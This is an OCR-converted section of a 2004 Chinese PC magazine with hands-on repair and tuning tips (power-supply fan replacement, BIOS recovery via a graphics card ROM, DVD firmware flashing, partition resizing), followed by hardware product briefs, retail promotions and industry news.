
9x5 主板，该买吗？

从我们的讲解可以看出，915G 以及同系列的 9x5 主板给我们带来了很多新技术，那我们现在就该买 9x5 主板吗？我们认为，受到价格以及周边设备的限制，9x5 的新技术在现在并不能体现出优势，如果现在就购买 9x5 主板尝鲜，结果很可能是还不如相同价格，用 865/875 主板配置的电脑性能高。如果说这样的电脑在以后升级方便，那么到需要升级的时候，又不知道 PC 出什么新构架了。我们对 9x5 主板的看法就是，到今年年底，9x5 主板的外围配件都已经成熟时，才是使用 9x5 主板的合适的时机。CF [YJ04]

自己动手更换PC的排气扇

■ 南京 李建华

炎热的夏天中，注意听你的电源风扇，是不是像笔者的一样在“嗡嗡”作响，发出让人难以忍受的噪音，仔细观察一下就会发现电源风扇经过多年的“磨难”，已经看不到当年运转如飞的情形了。而电源风扇不但关系到电源本身的散热，对很多没有机箱风扇的电脑来说，电源风扇还是电脑惟一的空调。

电源风扇经过长年的高速运转，受温度及大量灰尘等因素的影响，会出现风扇噪音变大、转速过低无法及时散热，还会导致主机内部热量堆积，使电脑工作不稳定，更严重者导致电源烧毁的惨况。再加上一些电源使用了寿命不长的电源风扇，使上述情况更是时有发生。遇到风扇噪音过大、转速过低的情况，大部分人的解决办法就是换一个新电源，其实根本不必如此，只需要自己动手花二十元钱，就可以解决这些烦人的问题。到各大电脑城转转花十几元钱，便可买到8CM大小的滚珠电源风扇，这也是标准的电源风扇的大小。再花几元钱买一把维修电器用的电烙铁，就完成了准备工作。下面让我们一步一步的来，进行电源风扇的更换：

第一步：拔下电源供电线以及机箱内接在主板、硬盘、光驱等配件上的电源线。

第二步：用十字螺丝刀，拧下机箱背面顶部固定电源盒的四个螺丝（见图1）。




图1

第三步：从机箱中取出电源，拧下电源盒上盖的四个小螺丝。注意有时只能看到两三个螺丝，看不到的螺丝可能被贴在电源盒上的小标签下面（见图2）。




图2

第四步：打开电源盒上盖，这样就可以看到电路板、电源风扇，以及接在电源风扇上红黑相并的电源线，被焊在电路板边上（有的是一个插头插在




图3

电路板上）。（见图3）

第五步：拧下电源盒背面固定电源风扇的四个螺丝（见图4），用电烙铁




图4

焊下接在电路板上的风扇电源线，在图3所示位置，现在就可以取出要换下的电源风扇了。

第六步：把新买的电源风扇用螺丝固定在电源盒上，注意风扇的风向是从电源内忘电源外吹。然后用电烙铁把电源线焊好，焊的时候要小心，不要焊短路了。注意电源线的正负极，焊反了风扇不转，红线为正极、黑线为负极，在电路板上能够看到标有＋、－符号，把红线焊在＋号位置、黑线焊在－号位




图5

置（见图5）。

最后我们盖上电源盒上盖上好螺丝，把电源盒装回机箱内，上好固定电源盒的四个螺丝，接好主板、硬盘等配件上的电源线，我们就完成了电源风扇的更换。

小编有话说：

更换电源风扇的方法很简单，却也是一种很有成效、很有必要的DIY工作。按照我们的环境状况，至少1年应该清扫一次电源以及电源风扇，两到三年应该更换电源风扇。如果你觉得自己更换太麻烦，也可以购买能直接更换风扇的电源，比如长城换扇型电源。另外，现在市面上的8CM风扇很多都是3芯的，除了红色和黑色的电源线以外，一般还有一条蓝色或者黄色的转速检测线，我们可以用黑胶布单独缠住转速检测线的线头，防止短路，然后再按上面的方法焊接电源线。

CF [YJ05]

小开关也玩死机

■ 四川　徐德华

故障现象：按下电源开关后，屏幕无显示，一会儿只听见“嘟”的一声响后，电源指示灯熄灭，就自动关机了。

解决过程：笔者首先想到是不是电源供电不足，于是换另一机电源一试，故障依旧。机内板卡上灰尘过多，会不会灰尘带有静电引起？于是拆下板卡，打扫灰尘，装上重试，还是这现象。会不会是出现什么病毒修改BIOS程序，让机器开机自检后就自动关机吧？将同型机器的BIOS拔下来，换在此机器上，结果还是这故障。没辙了，笔者不得其解。再试试最小系统吧。于是拆下插在主板上网卡、硬件、光驱数据线、键盘、鼠标插头以及电源指示灯、硬盘指示灯和电源开关等连线，用改锥直接短接主板上的POWER接头启动，机子在自检后，屏幕显示。装上网卡、插上键盘、鼠标插头，接好硬盘、光驱数据线，仍采用改锥短接主板上的POWER启动，在自检后，屏幕上出现熟悉的蓝天白云，不再自动关机。证明这些配件都是没有问题的，那就只有主机开关与此问题有关呢。拆下机关开关，反复按下并仔细观察，发现开关按下后并没有弹起，一直处于连接的状态。重新一开关，此机故障排除。小小开关，也能引出如此机器故障，希望各位朋友在遇此问题时，先检查一下开关，有助于及时排除故障。

小编有话说：在南方潮湿地区，长时间使用的电脑开关会因为氧化生锈而丧失弹性，导致ATX结构电脑的Power On或者Reset按键持续通电，从而无法开机，遇到类似问题的读者不妨看看自己的开关。 CF [YJ06]

IDE中怎么冒出SCSI设备

■ 南京 李建华




图1

电脑升级，也买了台DVD光驱，但是锁了区码的，朋友是电脑高手，建议我升级光驱的Firmware（固件）到高版本的全区版，应该可以解决。

于是从网上Down了该型号光驱的Firmware，运行后开始刷新，但刷新软件运行后却提示找不到IDE设备，不能进行刷新，如图1：



图2

很奇怪，朋友说相同的软件在相同型号的光驱上升级成功过很多次，偏偏这次是死活不行。由于软件提示找不到IDE设备，于是打开系统的设备管理器一看，发现了问题。

怎么光驱和硬盘全部是SCSI设备而不是IDE设备呢(如图2)？因为主板是VIA的，联想到最新安装了VIA BUSMASTER PCI IDE UMDA驱动，便查阅了VIA的官方资料。原因是安装此驱动后，在磁盘性能上会有明显的提升，它能针对IDE设备进行合理的自动优化。但由于Windows系统驱动架构的限制，这款驱动安装完成后会把IDE设备认成SCSI类型设备。而光驱的刷新程序是针对IDE设备的所以不能刷新。找到原因所在，于是便先Uninstall了VIA的VIA IDE Miniport Driver驱动，存储设备重新识别为IDE设备(如图3)。



图3

在此模式下再运行刷新程序，一切顺利，光驱Firmware成功刷新，解除了区码限制，也提高了读盘能力。然后再重新安装主板驱动程序，问题圆满解决。 CF [YJ07]

轻轻松松无损分区

许多朋友在购买计算机后，都想对硬盘的分区大小做一下调整，但是又苦于担心硬盘的数据丢失，所以不感轻举妄动。呵呵，不过没关系，今天笔者就教你一个简单可行的办法！

你可以使用PartitionMagic这款软件，即硬盘分区魔术师，许多网站都提供了该软件的下载链接。在使用之前，建议先作一遍磁盘碎片整理并备份重要数据以防万一。

运行PartitionMagic，在所示的C分区上点击鼠标右键，选择“调整容量/移动”，在随后出现的对话框中将“新建容量”设为15GB（不可小于已有数据的容量），点击确定。随后PartitionMagic会将剩余的空间以灰色标示出来，在上面点击鼠标右键，选择“创建”，在其中设定分区格式等信息（请根据个人情况进行调整）。设定完成并确认无误后，点击界面左下角的“应用”按钮，PartitionMagic即开始根据你的要求进行修改，这个过程所需的时间会比较长，请保持耐心。

(天津 王磊)

显卡上刷新主板BIOS

刷新主板BIOS，经常会遭到这样或者那样失败，那么这时候许多朋友会使用热插拔解决该问题。但是热插拔的前提是你必须找到一块和你损害的那块主板一样的主板，但是对于一般的用户来说：“那里去找这个一样的主板，却时是个不小的问题，那么如果没有一样的主板，就不能进行热插拔来修复BIOS吗？答案当然是否定的！

人们一般所指的BIOS通常说得是主板BIOS，因为这个BIOS是人们最长打交道的，比如我们在设置一些计算机系统的运行参数等，都是要通过主板的BIOS程序来实现的，但是其实BIOS的应用是广泛的，而在计算机系统中更不只限于主板，比如：显卡、光驱、网卡、硬盘等设备也都有自己独立“BIOS”程序，那么有BIOS程序，就肯定有ROM芯片（ROM的封装形式早期通常都是采用Dip（Dual In Line Package）封装，但是随着半导体技术的进步，五花八门的封装形式陆续登场，例如：Tsop、Psop等，另外随着技术的发展，采用PLCC形式封装的装载BIOS的ROM芯片也开始大量应用到主板上，目前在计算机上比较流行使用的是：Dip、PLCC两种），换句话说就是只要主板上的损坏的BIOS芯片，和其他部件上的BIOS芯片的封装形式相同，而且针脚数也相同的话，那么在理论上说就可以进行热插拔刷新BIOS！

这里，举个例子，一块精英主板，因刷新BIOS失败而损坏，主板的BIOS的ROM芯片是DIP封装，而手里只有一块主板，可是PLCC封装，通过两个主板的互换芯片实现热插拔是行不通的，找来一块显卡，该显卡的BIOS是Dip封装，数引脚和那块损坏的主板的BIOS的针脚一样，都是32针，把主板的BIOS和显卡BIOS同时拆下，把显卡换到另一台好的计算机上，进入该台好的计算机上的BIOS，把“AGP显卡优先”改为“PCI显卡优先”，保存后关机，拆开机箱，插上一块PCI接口的显卡，把显示器信号线接在Pci显卡上，启动计算机，进入DOS模式，将显卡BIOS刷新工具“NVFLASH”以及主板BIOS文件“XXXXXXXX.BIN”保存在C盘根目录下，在C:\下输入“Ren XXXXXXXX.bin XXXXXXXX.rom （由于显卡的刷新软件，不认识扩展名为*.bin的主板BIOS文件，所以对该主板BIOS文件进行了改名），输入“nvflash XXXXXXXX.bin”，刷新完毕后关机，拔下显卡上的BIOS芯片，放回原处，看一看是不是你的主板的BIOS已经起死回生了！！！！！！

(天津 王磊)

在DOS下使用光驱

在DOS下使用光驱需在CONFIG.SYS及AUTOEXEC.BAT这两个文件中加入相应的设备驱动程序。比如：CONFIG.SYS中：“DEVICEHIGH=C:\dos\acercd.SYS /D:MSCD001”。AUTOEXEC.BAT中：“lh c:\dos\MSCDEX.EXE /D:MSCD001 /M:28”。

(天津 王磊)

解决AC'97声卡声音小问题

AC'97声卡声音小已经是老毛病了，特别是用耳机的时候，这是因为AC'97集成声卡没有运放，阻抗较高的耳机就难以驱动，由于这是硬件上的问题，因此除了换PCI硬声卡外也没有好的解决办法。杂音问题你可以先安装集成声卡最新的驱动程序，然后将“Volume Control”中的不常用的选项如“Line in”等设置为静音，另外不要让主板工作在非标准外频下，这样杂音应该就可以消除不少。

(天津 王磊)

CF [VJ08]



爱普生EPSON EMP—61/81投影机


爱普生公司近日针对教育领域用户的需求,推出了两款简捷易用、功能强大的多功能投影机EPSON EMP—61/81。EPSON EMP—61/81均采用RGB光阀式液晶投影系统作为驱动模式,分别提供800×600和1024×768的分辨率,2000流明的亮度,4.0公斤的重量,这些基本的参数,正好是满足教育用户使用的前提;另外,根据教学使用的特点,EPSON EMP-61/81改进了遥控器的设计,在新型遥控器上,标注醒目的按键和无限鼠标功能,能帮助用户只用遥控器就可实现冻结功能、变焦功能、指针功能,省去了使用教鞭的麻烦。



咨询电话:010-64106655-335

多彩911反恐键鼠套装

多彩911反恐套件中的键盘产品打破了传统采用单色调键盘的禁锢,采用独家首创的特殊表面处理工艺制造,整体外表精致光滑。这款键盘特别对CS游戏中所普遍常用的几个按键如A、S、D、W、Space、Ctrl、Shift、Enter这几个特殊键帽与键柱塞采用了独到的分体式结构设计,使得这几个常用按键的触感极好。而多彩911反恐套件中的鼠标产品同样采用特殊表面处理工艺制造,手握上去,感觉舒适,细腻。



咨询电话:0755-27384688
参考报价:168元

天敏随心录电视盒

天敏视讯近日推出了一款迷你便携型的电视盒产品——天敏随心录,它是专门针对笔记本电脑而设计的,采用的是USB2.0接口。其最为特别之处就是它的体积大小——85X54X26毫米,重量只有76克。外观上是大弧形小菱线欧式设计,表面使用高光泽耐磨金属烤漆。这款电视盒采用比较成熟的超小型LG高频头和飞利浦9位色彩ADC,内置2D自适应数字梳状滤波器,带有AV、S端子,标配全功能超薄遥控器。它的录播软件是天敏专门针对国内有线电视而开发的,具有搜台快且准的特点;采用全新视频降噪处理技术,大幅度提高了收视清晰度;并且可以实时压缩多种视频格式文件,还具有录像暂停、预约录像等特色功能。



参考报价:499元




参考报价:499元

台电酷玛TL-P606 MP3播放器

台电科技日前推出一款MP3播放器新品——酷玛TL-P606,该款MP3采用台电最新技术设计,外型更漂亮,款式更精美。台电P606采用了超宽屏的设计,使显示面积大大增加;采用时尚超酷的黑白LCD面板,字体显示更清晰。P606同时支持FM和FM同步录音,不只可以聆听丰富的电台节目,还可以将喜欢的节目内容录下来,让你可以随时随地享受数码科技带来的便利。

冠盟GMKT600主板

冠盟GMKT600主板采用蓝色PCB板,芯片组为KT600+V8237,板载5×PCI、1×AGP、2×DIMM,南北桥连接采用8X V-Link(533MB/sec),集成AC97声卡、10/100M自适应网卡,最多可支持8个USB2.0设备,是一款标准的ATX大型板。在性能上,它支持最高主频的Athlon XP芯片,支持DDR400 2.0GB内存以及AGP 8X规格,是非常受主流用户欢迎的一种配置。而VT8237南桥,内建双通道SATA控制器。并可支持RAID 0,1 磁盘阵列模式,也是这款VIA芯片组的一大亮色。冠盟GMKT600主板不但具有超强的超频能力,同时又具有冠盟自主研发设计的CPU保护技术——APS,既可以满足玩家无限超频的乐趣,又可以保护杜绝任何的CPU意外事故。



咨询电话:0755-8343 2191

金河田创导 7002B 机箱

日前，金河田公司和Intel公司联合宣布，将大力推广采用90纳米工艺、1MB二级缓存Prescott核心的新一代P4处理器和符合Intel"38度"机箱的设计规范。金河田创导7002B机箱正是符合该规范的一款产品。7002B采用优质镀锌钢板制造，内部使用全包边设计，既杜绝了用户在安装拆卸过程中被划伤的可能性，也增加了机箱内部的美观度。该机箱还有一个最为闪耀的特色就是在前面板上，提供了一个支持红外线传输的接口，该接口的位置居于复位键和USB接口的中央。





优派 PFJ65 投影机

优派（ViewSonic）日前专为教育行业推出了可以"聪明地学习"的投影机新品PFJ65。该产品采用了业界最新的梦幻四代（Dream Ⅳ）0.7寸LCD芯片技术，色彩艳丽，轻巧便携，其最大的特点在于能够聪明地学习用户的使用习惯，具备先进的图像"自动梯形校正"功能、强劲的多媒体视频功能真正实现了逐行扫描，消除视频图像中的毛刺，使动态图像更加清晰稳定，是一款非常适合教育行业使用的新一代投影机。


咨询电话：800-820-3870
参考报价：25800元

硕美科 CS70 游戏耳机

硕美科CS70是国内首款专为CS玩家设计的游戏型耳机，该款耳机采用仿木质机壳和人体工学可调头带，追求柔和、自然的音质和使用的舒适性。硕美科CS70最大的特点在于兼容USB2.0和集成音效芯片，在无声卡或者集成音效芯片无法满足要求的情况下，能够虚拟5.1声道纯数位音效输出，定位非常准确；超强混响的麦克风功能，低音通路系统，使得音质更具现场感。

参考价格：168元





捷波 915G 主板

捷波J-915GDPG采用Intel 915G/P+ICH6芯片组制造，可支持533/800MHz系统前端总线，支持Intel最新 LGA 775 Socket架构P4处理器，支持PRESCOTT核心，支持PCI EXPRESS接口，并可支持超线程技术。而其板载的高性能显卡，集成的是新一代Inel Graphic Media Accelerator 900（GMA900）图形显示核心，完全支持DirectX9.0标准和视频输出功能。

咨询电话：800-810-0195

DEC 影星 USB 电视盒

DEC影星USB电视盒是一款采用USB2.0接口，并能让用户在电脑上收看和录制电视节目的外置式电视盒。本产品主要由做工精美的电视盒硬件和功能超强的遥控器组成。安装好随机附送的应用软件后，它就把您的电脑变成了一部简单易用的遥控电视机和时尚前卫的遥控数字录像机。同时，该产品还设计有AV和S端子两种视频接口，可轻松接入V8/Hi8摄像机、DVD/VCD机、游戏机等影音家电，并在电脑上播放这些设备的影像，还可把电视节目和影音家电的影像转录成DVD/VCD。




CF [SC01]

新闻 news 资讯

■新品短信息■

主板 磐英5E845PE主板采用Intel845PE + ICH4芯片组，支持478针全系列Pentium 4、赛扬处理器，在扩展性方面，该主板拥有2个DIMM、5个PCI插槽以及6个USB 2.0接口，能满足用户连接数码设备的需要，并提供6声道音效解决方案。



音箱 优派新款2.1音箱SP2102v日前上市，此款音箱采用了OVER CROSS专业分频电路设计，可以连接到计算机声卡、笔记本电脑、CD唱机以及MP3随身听等音频设备上，是一款应用全面的电脑多媒体音箱。

机箱 多彩科技推出的"智能王"机箱拥有独创的全球专利CPU智能温控系统，该系统由超大LCD显示屏、主控调节按钮以及温控模块等重要部件构成，可以使用户更加方便地对主机内的突发情况作出及时有效的变更与调整。

"酷冷至尊"罗马战士5机箱采用铝质面板、镀性钢板机身制造，前面板框架为经过发丝处理的铝合金。整体外观设计给人一种勇者无惧的霸气，同时还配有350W足瓦机箱电源。



显示卡 铭瑄极光5700Ultra DDR3的核心采用了标准GeForce FX5700Ultra的图形芯片，显存部分采用了三星DDR3的显存，速度为2ns，工作频率950MHz，整卡性能达到GeForce FX5900标准版的水平，目前市场报价为1399元。

旌宇(Sparkle)近日推出了基于高端GeForce 6800图形芯片的旌宇GeForce标准版显示卡。旌宇GeForce 6800标准版显示卡采用GeForce 6800图形芯片，内建12条像素渲染管线和6组顶点着色处理器，完全硬件支持Shader3.0着色技术和微软DirectX 9.0c。目前市场零售价格为2799元。

外置电视盒 金亚太硅谷科技公司新近推出一款外置电视盒UTV2。比起传统电视盒(卡)，UTV2最大好处就是USB热插拔、支持录制。同时，仅2副扑克牌的袖珍尺寸也让笔记本用户使用起来更加方便。

7月9日，爱可视公司在北京翠宫饭店发布了最新的MP4掌上影院AV400，标志着数码娱乐设备将向着更加便携的方向发展。AV400是业界第一也是惟一一台集视频播放、音频播放、音视频录制编排、照片、数据存储功能、数码相机伴侣为一身的便携式数字产品。

显示器 LG日前推出的新款L1730S液晶显示器"兼两大绝技于一身"，不但拥有业内响应时间最快的12ms面板，还内植了业界领先的图像处理系统——复真芯片。该技术实现了真实色彩的完美还原，给用户带来生动逼真的视觉体验。

笔记本电脑 近日，华硕电脑正式在国内市场推出一款配有内置35万像素高品质摄像头、采用迅驰二代Dothan处理器的笔记本电脑——A3N。在保持高性能、轻薄设计等基础上，华硕电脑在这款笔记本电脑中内建了VGA摄像头和麦克风，可轻松实现网络视频会议和视频通信、聊天、录音等功能。

7月5日，在北京CBD中的"开场"艺术中心，索尼(中国)有限公司举行了主题为"创所未想"的"VAIO VISION 2004"新品发布会。会上索尼公司展示了包括"A"、"X"、"S"、"TR"系列笔记本电脑等共四个系列十款的新品。

DVD刻录机 近日，全球第一款16X DVD刻录机现身国内市场，这就是光存储大厂BenQ推出的超高速DVD+RW——DW1600，具备16X超高速刻录、Double Layer双层刻录技术。

MP3播放器 近日，华旗资讯在国内推出首款全新指针式豪华运动腕表形MP3——爱国者U时MP3，该产品具有抗震、防水、防静电三重保护，还提供数据分区密码保护。同时，U时MP3以运动作为主题，集成移动存储、MP3、录音功能，实现了实用功能和流行时尚的完美结合。



■线报■

购微软极动套装，送超大布质鼠标垫

微软"光学极动套装"自上市以来，受到了用户的热烈欢迎，至此暑期旺季，微软又出新的促销措施——在7月10日到8月31日之间，凡购买"光学极动套装"的用户，都可得到赠送的价值99元的大尺寸布质鼠标垫一个。

七喜"花生壳"闪盘价格直降

七喜"花生壳"闪盘N100(128MB)价格日前降至199元。七喜数码在USB1.1闪盘的热销之后，迅速大幅调低了USB2.0闪盘的售价，目前七喜数码的F117和F117A两款的256MB闪盘同时由原来的459元再次降到了399元。

液晶极度诱惑，美齐"二"重惊喜

从7月10日起，凡购买任何一款美齐液晶显示器即可获赠精美T恤一件，数量有限，送完为止。同时，用户还有机会以799元的惊喜价购得液晶显示器，同时享受"买就送征服客户端点卡"等多重礼品。



世纪之星"X战警"时尚背包大派送


日前，和川资讯推出了"X战警"机箱暑期促销活动。即日起，凡购买世纪之星X战警的消费者，均可获赠太阳宝贝时尚电脑包一个。礼品的数量有限，先到先得，送完即止。



新观点光电鼠键套装加送耳麦

新观点(LaVIEW)目前正在举办"让您听得见！"新款超值套装促销活动。从即日起，只要用户购买了价值88元的新观点银麒麟光电鼠键套装，加1元即可获得价值39元的"天籁"数码环绕立体声耳麦一套。

"enjoy travel"承启欢乐之旅大型巡展



承启于7月17日到8月15日，在福州、郑州、哈尔滨等全国八大城市举行主题为""enjoy travel承启欢乐之旅"大型巡展活动。巡展所在城市的消费者可以享受到有奖购卖、礼品赠送和现场抽大奖等活动。

暑期多重惊喜、盈通邀你畅游泰国

由盈通举办的主题为"暑期多重惊喜、邀你畅游泰国"活动日前正在举行。参与者除了可以享受到"盈通板卡对对碰"的板块套餐优惠价格外，还可以报名参加"盈通旅行团"，幸运者更可以获得免费出游泰国的机会！

七彩虹主板送欧洲杯球星纪念卡

七彩虹主板近日举办了买主板送欧洲杯球星纪念卡的活动。现在，购买七彩虹支持Prescott核心Pentium 4E、CeleronD处理器和板载100网卡的"白银战士C.865PE-L"和"刀锋战士C.848P PRO"，以及845PE、845GL和KT400A型号的主板即可获得"2004欧洲杯"球星纪念卡一套。

买硕泰克板卡就送防水相机

现在购买块硕泰克指定型号的主板或显卡就能获赠防水相机一台。包含在此次送防水相机活动中的硕泰克板卡产品型号广泛，除K8全系列外，共有10款产品可以买就送相机。



低价买PC，还送1260元飞亚达名表

新蓝电脑日前对其中低端产品再下"狠招"——在推出3998元特价机的基础上还送价值1260元飞亚达梦幻镶钻GT923手表一块。

买讯景显示卡送名牌真皮钱包

广州创嘉在7月1日至8月31日期间举办了一个买任一款XFX讯景GeForce FX 5700LE显

卡即可赠送价值198元的名牌真皮钱包的促销活动。



绝对零度——顶星KT600仅售399元

顶星H-KT600L主板采用ATX大板设计，VIA KT600+VT8237芯片组，支持FSB 400/333/266前端总线的AMD SOCKET 462的Duron/Athlon xp Barton处理器，支持DDR 400/333/266内存，支持8个USB2.0接口，可以满足用户对多个USB设备的需求。

捷波神秘大礼现身，购机健康两不误

捷波目前正在举行的“剑侠情缘”大型暑促活动，其中一项为“镭动九天”优惠活动，凡购买捷波镭霸9550移动版或镭霸9600移动版显卡，即可获得捷波的神秘百元大礼——高纤维炭素一体全套羽毛球拍。



突破250MHz！超高性价比主板变相降价！

昂达日前对其旗下的三款基于AMD平台的主板进行降价促销。其中，基于NF2芯片组的NK7U PRO、NK7U和基于VIA KT600芯片组的KT600N零售价分别降至749元、599元、499元，同时只要购买这三款主板中的任意一款，只需加一元，即可获赠HY102D摄像头。



购散热器，赠“九州游侠”鼠标垫

九州风神公司出品的“战神阿瑞斯”散热器最高可以支持到Pentium 4 3.4EGHz，这是目前绝大多数Socket 478散热器无法达到的水平。该产品的市场价格为120元。现在到8月25日期间购买战神阿瑞斯，只加1元您就可以轻松获得九州游侠鼠标垫一只。



纳伟仕骑士音箱送礼大动员

纳伟仕视听科技有限公司日前推出了“骑士”系列音箱。为配合新品的上市与推广，纳伟仕特别策划了大型的暑期促销活动。活动期间凡购买任何一款骑士产品，都将有机会获得“王者之剑”及丰厚的现金大奖。

“PC生命工程，三年换机大行动”

紫光电脑近日推出“PC生命工程，三年换机大行动”，即消费者购买紫光电脑特定机型就可以在三(四)年后按相当于主机价格的40%(20%)折价购买紫光的新主机。

■ 动态 ■

深圳市隽微科技有限公司在北京正式宣布品牌面世，并且发布了隽星公司的市场规划和产品规划。隽微科技还一举推出了即将上市的Intel系列主板产品，并期望这些产品能给暑期的主板市场带来冲击。

日前，国内第二大即时通讯厂商**朗玛(UC)宣布，使用其最新UC3.9版本的用户将获得免费百兆电子邮箱及网络硬盘的服务。**

矽统科技(SiS)日前表示，将在其新一代支持PCI Express南桥芯片组-SiS965中内建Gigabit MAC控制器，其创新的设计提供了更快速的数据传输、更经济的芯片成本及更弹性的主板设计。突出的性能测试数据说明了SiS965为市面上千兆以太网络(Gigabit Ethernet)产品组合中，性能最优异的Giga LAN解决方案。

图诚科技于7月9日推出了新版Reactor(tm) V.1.05驱动程序并开放网路下载，同时承诺将加快驱动更新的研发脚步，藉由定期的驱动更新，提供Volari(tm)系列绘图处理芯片更加完备的相容性、稳定性与可靠性，并承诺提供消费者最佳的使用体验。

富豪内存日前采用了更加先进的防伪技术，不但有800防伪查询标帖，还有全球销售统一识别签。这种全球销售识别签则采用专用激光打印机，有系统的编号，厂商能够根据编号确定其销售区域及真伪。

6月16日，由每周电脑报和CNET市场研究中心组织的“IT产品行业竞争力调查”活动评奖结果在京隆重揭晓，**美格获得政府信息化产品创新奖，**为美格荣耀再次锦上添花。

继腾讯QQ 2004预览版发布后，设计师们精雕细琢的**腾讯QQ 2004 beta版已于日前面世。**腾讯QQ 2004 beta版在突显人性化设计理念的同时，产品的稳定性和安全性也都有很大提升。

7月8日，防病毒技术与服务商江民科技监测到，**Nokia 3560手机操作系统出现一个漏洞。**通过向该型号手机发送一个特殊编辑过的短信，可以导致用户手机死机。只有把电池取出，重新装入，再次开机，才能恢复手机的正常使用。

日前，“中国搜索”正式收购国内著名的“购物门户”——“缤纷购物”，**强强打造全新的购物门户品牌——中搜购物。**作为一个崭新的“购物门户”，用户可以在上网搜索到较便宜的价格，最新的打折信息。



瑞星公司近日宣布，将通过全球各大主流下载网站推出一款名为“瑞星国际共享版”的英文版产品，借道互联网展开新一轮全球市场攻势。从现在开始，瑞星“瑞星国际共享版”将陆续出现在www.download.com、www.cdrom.com等上百家主流英文下载网站上，全面覆盖国际市场。

7月4日，nVIDIA公司与骏兆电子在北京媒体见面会议上，在参与会议60多家媒体和4大AIC——Galaxy(影驰)、InnoVISION(中天)、松景(XFX)、QDI科迪亚的见证下，**骏兆电子公司总经理范定国先生亲自揭晓了为期2个月的“AGP8X新一代寻宝三部曲”活动最终大奖幸运者名单。**

7月6日，ATi公司在北京发布了RADEON X800、RADEON X600及RADEON X300显示芯片。RADEON X300是业界第一款利用台积电先进0.11微米制造工艺所生产的图形处理器。

2004年6月29日，**神州数码与NEC在京正式签署战略联盟合作协议，**在笔记本电脑、服务器领域确立联销体制，从2004年7月开始通过神州数码(中国)有限公司的渠道在中国全方位地销售NEC笔记本电脑及服务器产品。

雅典圣火即将点燃之际，华硕电脑与整装待发的中国国家击剑队喜结良缘，**华硕笔记本电脑成为中国国家击剑队指定笔记本电脑，**多台轻薄、便携的华硕笔记本将用于中国国家击剑队的日常工作和训练中，以方便击剑队利用信息技术提升日常训练的水平和质量。

7月8日，**全国高等院校计算机基础教育研究会与北大青鸟APETCH计算机教育公司**联合宣布，今年暑假，他们将共同推出一项旨在推动计算机普及应用的大型义务教育活动，本次活动面向全国应届高中毕业生和高中以上学历对计算机有一定兴趣，希望在IT领域有所发展的人士，免费提供上万个名额、价值上千万元的计算机基础知识培训。

2004年6月29日，**神州数码与NEC在京正式签署战略联盟合作协议，**在笔记本电脑、服务器领域确立联销体制，从2004年7月开始通过神州数码(中国)有限公司的渠道在中国全方位地销售NEC笔记本电脑及服务器产品。

7月8日，金远见“北斗计划”新闻发布会在江苏昆山召开。会议上，**金远见首次提出数码词典产品标准，**同时宣布一则惊人消息——从此后，金远见推出的词典类产品将不再是旧式的电子词典，而全部是最新的数码词典产品。

7月12日，北京人民大会堂，“**中国工商银行与腾讯科技(深圳)有限公司电子商务战略合作签约仪式**”在这里隆重举行。自此，**双方将在发行虚拟联名卡、推广电子银行产品、开展共同的网上安全认证、共享营销宣传渠道及客户资源等方面开展密切而广泛的合作。**

7月6日明基电通与国内行销渠道巨头佳都电子在北京举办了联合渠道合作信息新闻发布会，**佳都电子被正式引入成为明基公司部分键鼠产品型号的全国总代理。**

7月13日，海尔集团总裁周云杰在北京长城饭店宣布，**海尔集团向国家体操队队员赠送一批海尔新一代迅驰笔记本电脑，**为每个体操队队员都提供便携实用的“移动网吧”，以帮助他们随时随地实现无限上网和在线沟通的需求。

CF [SC02]



